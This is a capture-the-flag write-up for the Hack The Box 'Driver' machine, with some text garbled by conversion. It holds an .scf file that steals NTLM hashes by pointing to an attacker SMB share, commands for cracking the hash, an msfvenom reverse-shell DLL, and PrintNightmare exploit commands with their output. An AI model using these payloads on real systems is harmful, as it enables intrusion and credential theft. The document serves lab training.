HTB Driver

Write-up

Author: indigo-sadland




Nmap, I choose you!

```
nmap -sV -sC -Pn 10.10.11.106
      STATE SERVICE VERSION
80/tcp open http
                          Microsoft IIS httpd 10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
   Basic realm=MFP Firmware Update Center. Please enter password for admin
| http-methods:
  Potentially risky methods: TRACE
 http-server-header: Microsoft-IIS/10.0
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp open msrpc Microsoft Windows RPC
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
5985/tcp open wsman
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb-os-discovery: ERROR: Script execution failed (use -d to debug)
| smb-security-mode:
   authentication level: user
    challenge response: supported
   message signing: disabled (dangerous, but default)
 smb2-security-mode:
    2.02:
     Message signing enabled but not required
| smb2-time:
   date: 2022-02-10T03:05:08
  start date: 2022-02-09T19:55:50
```


From the nmap scan we see that there is some MFP Firmware Update Center and it's protected with basic authentication mechanism.

| (10.10.11.106 | | |
|-------------------------------------|--------|---------|
| This site is asking you to sign in. | | |
| Username | | |
| l | | |
| Password | | |
| L | | |
| | Cancel | Sign in |

What combination you will try at first? I'm going to use admin:admin.



And it's correct! So, here we see some custom service that conducts test on printers' firmware and drivers. Looking around the site we see that we can upload firmware updates!



But do not rush to upload reverse shell. Let's carefully read the presented on the page text.

Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.

It means that uploaded files are get accessed by some users from testing team! I tried to upload random file and I found out that there Is no extension restrictions which allows us upload everything we want. Considering this and that there is SMB service running on the machine, we can conduct stealing of NTLM-hash. Did you know that there are twenty ways to steal NTLM hash? The way with .scf (shell command file) suites us very well!

Exploitation

So, the idea behind this vector of attack is that we create payload that should look like this:

```
[Shell]
Command=2
IconFile=\\YOUR_IP\tools\nc.ico
[Taskbar]
Command=ToggleDesktop%
ntlm_theft/A_evil [mastero] » cat A_evil.scf
[Shell]
Command=2
IconFile=\\10.10.14.145\tools\nc.ico
[Taskbar]
Command=ToggleDesktop%
ntlm_theft/A_evil [mastero] »_
```

The SCF format supports a very limited set of commands for Windows Explorer, such as opening a Windows Explorer window or showing the desktop. As well as LNK, SCF files, stored on the hard drive, ask for an icon (icon file) every time it showed in Windows Explorer.


In our case it means that as soon as the testing team member accesses the upload folder with our .scf file that we successfully uploaded via the MFP Firmware Update Center, his Windows Explorer will try immediately to access the *IconFile* which leads to our smb server.

Before uploading the payload file we need to run SAMBA server. You can use different tools: responder, Metasploit or smbserver.py. I'm gonna stick to smbserver.py from Impacket toolkit.

```
impacket/examples [master] » sudo python3 smbserver.py evil ~/hunt/other/ntlm_theft/evil_link -smb2support
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

After that we are ready to deliver the payload!



The printer model doesn't matter. After uploading check the smbserver. You should see something like this:

And this is NTLM hash we needed! Let's grab it and crack it! For this we'll call John The Ripper. Save the hash into file:

and exec the command:

```
john --format=netntlmv2 drive.htb

john-1.9.0-jumbo-1/run » ./john --format=netntlmv2 drive.htb

Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:./password.lst, rules:Wordlist
Proceeding with wordlist:./password.lst, rules:Wordlist

0 0:00:02:09 3/3 0g/s 1186Kp/s 1186Kc/s 1186KC/s ancucmd..allom95
0g 0:00:02:11 3/3 0g/s 1186Kp/s 1186Kc/s 1186KC/s knell98..knb4l3z
Liltony
Lilton
```

We have password - *liltony* and we already knew the user - *tony*. Maybe it's time to access the machine via evil-winrm?

```
evil-winrm -i 10.10.11.106 -u tony -p liltony
```

```
~ » evil-winrm -i 10.10.11.106 -u tony -p liltony

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\tony\Documents> dir
```

Access gained!

User flag is taken!

⟨ Post-Exploitation | Continuous | Cont

After entering the machine, I ran WinPEAS. Examining the output, I stumbled upon this unusual thing:

```
C:\Users\All Users\ntuser.pol
C:\Users\All Users\RICOH_DRV
C:\Users\All Users\RICOH_DRV
C:\Users\Default User
C:\Users\Default Users
C:\Users\Default Users
C:\Users\Default Users
C:\Users\All Users\RICOH_DRV
C:\Users\Softault
C:\Users\Softault
C:\Users\All Users
C:\Users\All Users
C:\Users\All Users
C:\Users\tangle
All Users\tangle
All Users\RICOH_DRV\RICOH PCL6 UniversalDriver V4.23\do_not_delete_folders
```

Google told me that there is <u>LPE you can achieve!</u> At first, I checked if it meets the vulnerability requirements by checking ACL

```
*Evil-WinRM*
                   PS
                         C:\Users\All
                                           Users\RICOH DRV\RICOH
                                                                          PCL6
                                                                                   UniversalDriver
V4.23\ common> icacls dlz\*.dll
Evil-WinRM* PS C:\Users\All Users\RICOH DRV\RICOH PCL6 UniversalDriver V4.23\ common> icacls dlz\*.dlt*
dlz\borderline.dll Everyone:(F)
dlz\colorbalance.dll Everyone:(F)
dlz\headerfooter.dll Everyone:(F)
dlz\jobhook.dll Everyone:(F)
dlz\outputimage.dll Everyone:(F)
dlz\overlaywatermark.dll Everyone:(F)
dlz\popup.dll Everyone:(F)
dlz\printercopyguardpreview.dll Everyone:(F)
dlz\printerpreventioncopypatternpreview.dll Everyone:(F)
dlz\secretnumberingpreview.dll Everyone:(F)
dlz\watermark.dll Everyone:(F)
dlz\watermarkpreview.dll Everyone:(F)
```

As you see everyone have Full access to every .dll file. Then I went to msfconsole to exploit the vulnerability.

```
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.145
LHOST => 10.10.14.145
msf6 exploit(multi/handler) > set LPORT 4242
LHOST => 24242
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.145:4242
[*] Sending stage (200262 bytes) to 10.10.11.106
[*] Meterpreter session 1 opened (10.10.14.145:4242 -> 10.10.11.106:49428 ) at 2022-02-11 22:30:55 +0300

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/ricoh driver_privesc
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ricoh driver_privesc) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ricoh driver_privesc) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ricoh_driver_privesc) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ricoh_driver_privesc) > run

[*] Started reverse TCP handler on 192.168.50.145:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer JAmuqYP...
```

But exploit don't want to go next after adding printer... And so, I've learned it was just a false alarm. The real vulnerability is PrintNigtmare.

To exploit the vulnerability, we need:

Create .dll payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=YOUR_IP LPORT=4242 -f dll > bad_driver.dll
```

```
Documents/driver » msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.145 LPORT=4242 -f dll > bad_driver.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 8704 bytes
```

Set up SMB server. I'm using the script from Impacket

```
sudo python3 smbserver.py driver ~/Documents/driver/
impacket/examples [master] » sudo python3 smbserver.py driver ~/Documents/driver/
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Run meterpreter listener in msfconsole

```
use exploit/multi/handler
set LHOST=YOUT_IP
set LPORT=4242
run

nsf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
nsf6 exploit(multi/handler) > set LHOST 10.10.14.145
LHOST => 10.10.14.145
nsf6 exploit(multi/handler) > set LPORT 4242
LPORT => 4242
nsf6 exploit(multi/handler) > run
```

Execute <u>remote exploit</u>

```
python3 printnightmare.py DRIVER/tony:liltony@10.10.11.106 -dll
"\\\10.10.14.145\driver\bad_driver.dll"
```

```
enumesc/PrintNightmare [main] » python3 printnightmare.py DRIVER/tony:liltony@10.10.11.106 -dll "\\\10.10.14.145\driver\bad_driver.dll"
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Enumerating printer drivers
[*] Driver name: 'Microsoft XPS Document Writer v5'
[*] Driver path: 'C:\\Windows\\System32\\DriverStore\\FileRepository\\ntprint.inf_amd64_f66d9eed7e835e97\\Amd64\\UNIDRV.DLL'
[*] DLL path: '\\\\10.10.14.145\\driver\bad_driver.dll'
[*] Copying over DLL
[*] Successfully copied over DLL
[*] Trying to load DLL
Traceback (most recent call last):
    File "/home/indigo/.local/lib/python3.8/site-packages/impacket/smbconnection.py", line 604, in readFile
    bytesRead = self. SMBConnection.read andx(treeId, fileId, offset, toRead)
    File "/home/indigo/.local/lib/python3.8/site-packages/impacket/smb3.py", line 1979, in read_andx
    return self.read(tid, fid, offset, max size, wait answer)
File "/home/indigo/.local/lib/python3.8/site-packages/impacket/smb3.py", line 1316, in read
    if ans.isValidAnswer(STATUS_SUCCESS):
    File "/home/indigo/.local/lib/python3.8/site-packages/impacket/smb3structs.py", line 458, in isValidAnswer
    raise smb3.SessionError(self['Status'], self)
impacket.smb3.SessionError: SMB SessionError: STATUS_PIPE_BROKEN(The pipe operation has failed because the other end of the pipe has been closed.)
```

As you could notice there is *SMB Session Error* BUT we check our listener we will see the opened connection!

```
[*] Meterpreter session 2 opened (10.10.14.145:4242 -> 10.10.11.106:49415 ) at 2022-02-11 23:28:21 +0300
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > cd ..
meterpreter > shell
Process 352 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Windows>cd ..
cd ..
C:\>cd Users\Administrator\Desktop
cd Users\Administrator\Desktop
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
 Volume Serial Number is DB41-39A3
 Directory of C:\Users\Administrator\Desktop
06/12/2021 03:37 AM
                      <DIR>
06/12/2021 03:37 AM
02/11/2022 07:25 PM
                                     34 root.txt
                                     34 bytes
               1 File(s)
               2 Dir(s) 6,187,286,528 bytes free
C:\Users\Administrator\Desktop>type root.txt
type root.txt
0ecf10b867ee74b9ba3b194dc10b2641
```

Root flag is taken!

